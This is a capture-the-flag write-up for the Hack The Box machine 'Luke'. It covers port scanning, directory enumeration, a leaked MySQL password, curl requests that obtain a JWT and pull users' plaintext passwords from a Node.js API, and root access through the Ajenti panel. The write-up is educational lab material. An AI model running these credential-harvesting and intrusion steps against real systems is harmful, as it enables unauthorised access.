Hack The Box - Luke

Ryan Kozak

Luke

OS:	FreeBSD
Difficulty:	Medium
Points:	30
Release:	25 May 2019
IP:	10.10.10.137

2019-06-13

Information Gathering

Nmap

We begin our reconnaissance by running an Nmap scan checking default scripts and testing for vulnerabilities.

```
root@kali:/media/sf_Research# nmap -sVC 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-10 18:46 EDT
Nmap scan report for 10.10.10.137
Host is up (0.60s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14 12:35 webapp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.244
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesnt have a title (application/json; charset=utf
   -8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti

```

```
35 Service detection performed. Please report any incorrect results at
      https://nmap.org/submit/ .
36 Nmap done: 1 IP address (1 host up) scanned in 282.80 seconds
```

From the above output we can see that ports **21**, **22**, **80**, **3000**, and **8000** are all open. This gives us a lot of entry points to begin testing. The FTP port allows anonymous logins, which seems like a good place to start exploring manually. Additionally, the *Ajenti* service running on port `8000` seems like our ultimate goal, as it's an administrative control panel.

Port 21: Anonymous FTP Exploration

Exploring the open FTP port, we only find one file `for_Chihiro.txt`.




Figure 1: for_Chihiro.txt

```
1 Dear Chihiro !!
2
3 As you told me that you wanted to learn Web Development and Frontend, I
      can give you a little push by showing the sources of
4 the actual website I've created .
5 Normally you should know where to look but hurry up because I will
      delete them soon because of our security policies !
6
7 Derry
```

This doesn't give us a lot of information, but there are two usernames to add to our list, **chihiro** and **derry**.

Port 80: Apache

Next, we run **dirb** in order to enumerate files and directories on the Apache server.

```
root@kali:/media/sf_Research# dirb http://10.10.10.137 -X ",.php,.txt"

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 10 19:09:10 2019
URL_BASE: http://10.10.10.137/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (,.php,.txt) | ()(.php)(.txt) [NUM = 3]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.137/ ----
+ http://10.10.10.137/config.php (CODE:200|SIZE:202)
==> DIRECTORY: http://10.10.10.137/css/
+ http://10.10.10.137/index.html (CODE:200|SIZE:3138)
==> DIRECTORY: http://10.10.10.137/js/
+ http://10.10.10.137/LICENSE (CODE:200|SIZE:1093)
+ http://10.10.10.137/login.php (CODE:200|SIZE:1593)
+ http://10.10.10.137/management (CODE:401|SIZE:381)
==> DIRECTORY: http://10.10.10.137/member/
==> DIRECTORY: http://10.10.10.137/vendor/

---- Entering directory: http://10.10.10.137/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.137/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

```

```
---- Entering directory: http://10.10.10.137/member/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.137/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Jun 10 23:52:16 2019
DOWNLOADED: 13836 - FOUND: 5
```

There is an exposed configuration file found `config.php`, which contains the `root` password for `MySQL`.

```
$dbHost = 'localhost'; $dbUsername = 'root'; $dbPassword = '
    Zk6heYCyv6ZE9Xcg'; $db = "login"; $conn = new mysqli($dbHost,
    $dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn
    -> error);
```

Port 3000: NodeJS

As we did with port `80`, we run **dirb** in order to enumerate directories. Since this appears to be an API returning JSON we're not including any file extensions in the scan.

```
root@kali:/media/sf_Research# dirb http://10.10.10.137:3000 -w

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jun 11 00:38:53 2019
URL_BASE: http://10.10.10.137:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.137:3000/ ----
```

```
18 + http://10.10.10.137:3000/login (CODE:200|SIZE:13)
19 + http://10.10.10.137:3000/Login (CODE:200|SIZE:13)
20 + http://10.10.10.137:3000/users (CODE:200|SIZE:56)
21
22 -----------------
23 END_TIME: Fri Jun 11 01:36:36 2019
24 DOWNLOADED: 4612 - FOUND: 3
```

Luke is very much an exercise in enumeration. We see from the above scan that there are endpoints on port `3000` for `/login`, and `/users`. When we use another HTTP enumeration tool (dirbuster) we discover the sub directory `/users/admin`. This is an important reminder that not all wordlists and tools behave the same way, and we must try different things when we're stuck. In this instance `dirb` was supposed to be scanning recursively, but ignored this subdirectory.




Figure 2: dirbuster on port 3000 discovers /usrs/admin

Port 8000: Ajenti

HTTP enumeration on port 8000 failed to discover anything. All we know is that there's a login page available to us, and that we need to get in.




Figure 3: Ajenti Login Page on Port 8000

Exploitation

Now we've gathered all the information we can and it's time to begin our attack. So far we have collected four login pages and two potential usernames. In order to increase our potential user count we add `root`, `admin`, and `administrator` to the list, as they're common on most systems. We will also try different capitalizations of the names if we fail to login to any of our entry points after exhausting the list.

Login Pages	Potential Users	Passwords
http://10.10.10.137/login.php	admin	Zk6heYCyv6ZE9Xcg
http://10.10.10.137/management/	administrator	
http://10.10.10.137:3000/login	chihiro	
http://10.10.10.137:8000	derry	
	root	

Our first point to attack is port `8000`, as it's the most critical. After a bit of research the default credentials to Ajenti appear to be `root` for a username and `admin` for a password, but these do not work in this case. None of our potential users in combination with our MySQL password, authenticate us on Ajenti. Now we move on to the other services. After trying our list of potential users and password on port `8000` first, `/login.php` second, and `/management` third, we've not succeeded to login to any of them.

Port `3000` requires we craft some headers properly in order to attempt to authenticate, and out of laziness it's the last on the list of login pages to try our credentials on.

JSON Web Tokens

When we attempt to visit port `3000` we're given the following response indicating we're not authenticated.

```
{"success":false,"message":"Auth token is not supplied"}
```

When we sent a GET request to the the `/login` endpoint we're returned text asking us to authenticate.

```
root@kali:/media/sf_Research# curl http://10.10.10.137:3000/login
"please auth"
```

If we try and emulate a form, we see that the `/login` endpoint returns us `bad request`.

```
root@kali:/media/sf_Research# curl -F "username=root" -F "password=
    Zk6heYCyvZk6heYCyv6ZE9Xcg" -X POST http://10.10.10.137:3000/login
Bad Request
```

Some brief research on NodeJS and JSON tokens shows us how to craft the proper header. Now, we're getting a `forbidden` response. This seems like our query is correct now, but our credentials are not.

```
root@kali:/media/sf_Research# curl -s -X POST -H 'Accept: application/
    json' -H 'Content-Type: application/json' --data '{"username":"root
    ","password":"Zk6heYCyv6ZE9Xcg","rememberMe":true}' http://
    10.10.10.137:3000/login
Forbidden
```

Intuition was key to success here, as the username `admin` appears to also use the MySQL root password we've previously found. Had we not added this to our list of usernames, we'd have been dead in the water. We see below that we're given the JWT to authenticate us on port `3000`.

```
root@kali:/media/sf_Research# curl -s -X POST -H 'Accept: application/
    json' -H 'Content-Type: application/json' --data '{"username":"admin
    ","password":"Zk6heYCyv6ZE9Xcg","rememberMe":true}' http://
    10.10.10.137:3000/login
{"success":true,"message":"Authentication successful!","token":"
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwNjQ4MDYwLCJleHAiOjE1NjA3MzQ0NjB9
    .mnXdriQeks-RRVtUmC5BnNl-P_HWWXhsb9fVQdJLmLI"}r
```

Lets use this token to get more info if we can. After a little playing around with the request headers we're able to authenticate into the `/users` directory, which returns a list of usernames.

```
root@kali:/media/sf_Research# curl -H 'Accept: application/json' -H "
    Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwNjQ4MDYwLCJleHAiOjE1NjA3MzQ0NjB9
    .mnXdriQeks-RRVtUmC5BnNl-P_HWWXhsb9fVQdJLmLI" http://
    10.10.10.137:3000/users
[{"ID":"1","name":"Admin","Role":"Superuser"},{"ID":"2","name":"Derry",
    "Role":"Web Admin"},{"ID":"3","name":"Yuri","Role":"Beta Tester"},{"
    ID":"4","name":"Dory","Role":"Supporter"}]
```

We also know that theres an endpoint `/users/admin`, and when we visit that we're given some credentials in plain text!

```
root@kali:/media/sf_Research# curl -H 'Accept: application/json' -H "
    Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwNjQ4MDYwLCJleHAiOjE1NjA3MzQ0NjB9
    .mnXdriQeks-RRVtUmC5BnNl-P_HWWXhsb9fVQdJLmLI" http://
    10.10.10.137:3000/users/admin
{"name":"Admin","password":"WX5b7)>/rp$U)FW"}
```

The admin password above doesn't work on any of our login pages either, not in combination with any of our current usernames. So, after some head scratching there's more CTF intuition required. Perhaps

other users on the site have their own API endpoints?

```
root@kali:/media/sf_Research# curl -H 'Accept: application/json' -H "
    Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwNjQ4MDYwLCJleHAiOjE1NjA3MzQ0NjB9
    .mnXdriQeks-RRVtUmC5BnNl-P_HWWXhsb9fVQdJLmLI" http://
    10.10.10.137:3000/users/derry
{"name":"Derry","password":"rZ86wwLvx7jUxtch"}

root@kali:/media/sf_Research# curl -H 'Accept: application/json' -H "
    Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwNjQ4MDYwLCJleHAiOjE1NjA3MzQ0NjB9
    .mnXdriQeks-RRVtUmC5BnNl-P_HWWXhsb9fVQdJLmLI" http://
    10.10.10.137:3000/users/yuri
{"name":"Yuri","password":"bet@tester87"}

root@kali:/media/sf_Research# curl -H 'Accept: application/json' -H "
    Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNTYwNjQ4MDYwLCJleHAiOjE1NjA3MzQ0NjB9
    .mnXdriQeks-RRVtUmC5BnNl-P_HWWXhsb9fVQdJLmLI" http://
    10.10.10.137:3000/users/dory
{"name":"Dory","password":"5y:!xa=ybfe)/QD"}
```

This is great, we've expanded on our list of usernames a little, and our list of credentials significantly. Lets recap what we have so far before we move on to try them out on the other login pages.

Potential Users	Potential Passwords
admin	WX5b7)>/rp$U)FW
derry	rZ86wwLvx7jUxtch
dory	5y:!xa=ybfe)/QD
yuri	bet@tester87

/Management

The credentials we have obtained are again tried out port `8000`, but none of them are getting us in. So, we move on to the `/management` directory of port `80`. Since derry is the administrator of the site (as determined by the letter we found) we try his first. They work when we capitalize the first letter of his username.




Figure 4: /management directory, Username: Derry Password: rZ86wwLvx7jUxtch

We see there's another login page here, so we add that to our list. There is also the `config.php` file we've already seen before at the root of the web directory, and another configuration file `config.json`.





Figure 5: Ajenti config.json


There is also another password `KpMasng6S5EtTy9Z`. Lets try and login to Ajenti yet again, this time using the password we've just found. The username we'll try first is root, because that's also found in the configuration file.



user && root

Now that we're logged into Ajenti the only thing left to do is grab the flags. There is a file manager we could use to do this by navigating to the flags, or uploading our own shell. There's also a `Terminal` button on the menu, which allows us a root shell through the website, so lets use that.

It doesn't matter which flag we grab first, because this Ajenti web shell already has us as root! I chose to grab the root flag first due to excitement. We can't ignore the user flag of course so lets grab that next. Now, I don't know if they were joking, but I saw a discussion on HTB's forum involving "privilege deescalation". I hope it was, because getting the flag involves simply navigating to derry's directory and looking at it.



Conclusion

This box required a lot of enumeration. It required that we scan for files, and report `401` codes rather than ignoring them. Another lesson learned from this box was to save a list of usernames and credentials as they're discovered. This box used a mixture of the usernames and credentials we were able to find, and only by combining them in various ways were we able to gain access to the system.